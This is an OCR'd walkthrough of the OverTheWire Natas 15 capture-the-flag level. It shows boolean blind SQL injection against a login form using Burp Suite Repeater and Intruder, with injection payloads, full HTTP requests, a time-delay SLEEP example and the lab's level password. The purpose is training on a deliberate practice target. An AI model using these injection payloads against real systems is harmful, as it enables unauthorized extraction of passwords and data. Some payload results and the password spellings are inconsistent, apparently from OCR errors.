


- This has two conditions which are
    - This user doesn’t exist
    - This user exists

- Then check what is the type of database.




- You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.
  - ✓ MySQL : SELECT SLEEP(10)




- Then you can see that too much of encoding in there.
- Then send it to repeater

- Then change it as following.
- This query retrieves natas16 password which is length is more than 1. It is a true condition
- Like this when give it as
  - natas16" and (select length(password)>1 from users where username="natas16")#
    - ✓ user exists
  - natas16" and (select length(password)=1 from users where username="natas16")#
    - ✓ user doesn't exist
  - natas16" and (select length(password)>1 from users where username="natas16")#
    - ✓ user doesn't exist


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer
Organizer Extensions Learn
1 ×
Send Cancel
Target: http://natas15
Request
Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: natas15.natas.labs.overthewire.org
3 Content-Length: 55
4 Cache-Control: max-age=0
5 Authorization: Basic bmF0YXMxNTpTZHFJcUJzRmN6M3lvdGxOWUVyWlNad2Jsa2OwbHJ2eA==
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas15.natas.labs.overthewire.org
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas15.natas.labs.overthewire.org/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16 username=natas16" and (select length(password)>1 from users where username="natas16")#
Response
Pretty Raw Hex
Search 0 highlights
Search 0 highlights

- Then encode it using <ctr> + <U>


- Then send it


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer
Organizer Extensions Learn
1 × 2 × 3 ×
Send Cancel
Target: http://natas
Request
Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: natas15.natas.labs.overthewire.org
3 Content-Length: 88
4 Cache-Control: max-age=0
5 Authorization: Basic bmF0YXMxNTpTZHFJcUJzRmN6M3lvdGxOWUVyWlNad2Jsa2OwbHJ2eA==
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas15.natas.labs.overthewire.org
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas15.natas.labs.overthewire.org/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16 username=natas16"and(select+length(password)>1+from+users+where+username%3d"natas16")%23
Response
Pretty Raw Hex
16 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
17 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
18 <script src=http://natas.labs.overthewire.org/js/wechall-data.js></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
19 <script>
var wechallinfo = {
"level": "natas15",
"pass": "SdqIqBsFcz3yotlNYErZSZwblkmOlrvx"
};
</script>
</head>
20 <body>
21 <h1>
natas15
</h1>
22
23 This user exists.


View sourcecode

24
25 </body>
26 </html>

- Then send it to intruder




- Go to payloads




- Then click on “start attack”.
- Then you can see like this

- Click on “Length” then you can see the 32 as the length of the password



- Then you can see that user exists.



Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
32	32	200	184			1180	
1	1	200	174			1186	
3	3	200	189			1186	
5	5	200	173			1186	
7	7	200	176			1186	
9	9	200	171			1186	
11	11	200	174			1186	
0		200	177			1187	
2	2	200	176			1187	
4	4	200	175			1187	

Request Response

Pretty Raw Hex Render

```
    <script src=http://natas.labs.overthewire.org/js/wechall-data.js>
    </script>
    <script src="http://natas.labs.overthewire.org/js/wechall.js">
    </script>
    <script>
      var wechallinfo = {
        "level": "natas15", "pass": "SdqIqBsFcz3yotlNYErZSZwblkm0lrvx"
      };
    </script>
  </head>
  <body>
    <h1>
      natas15
    </h1>
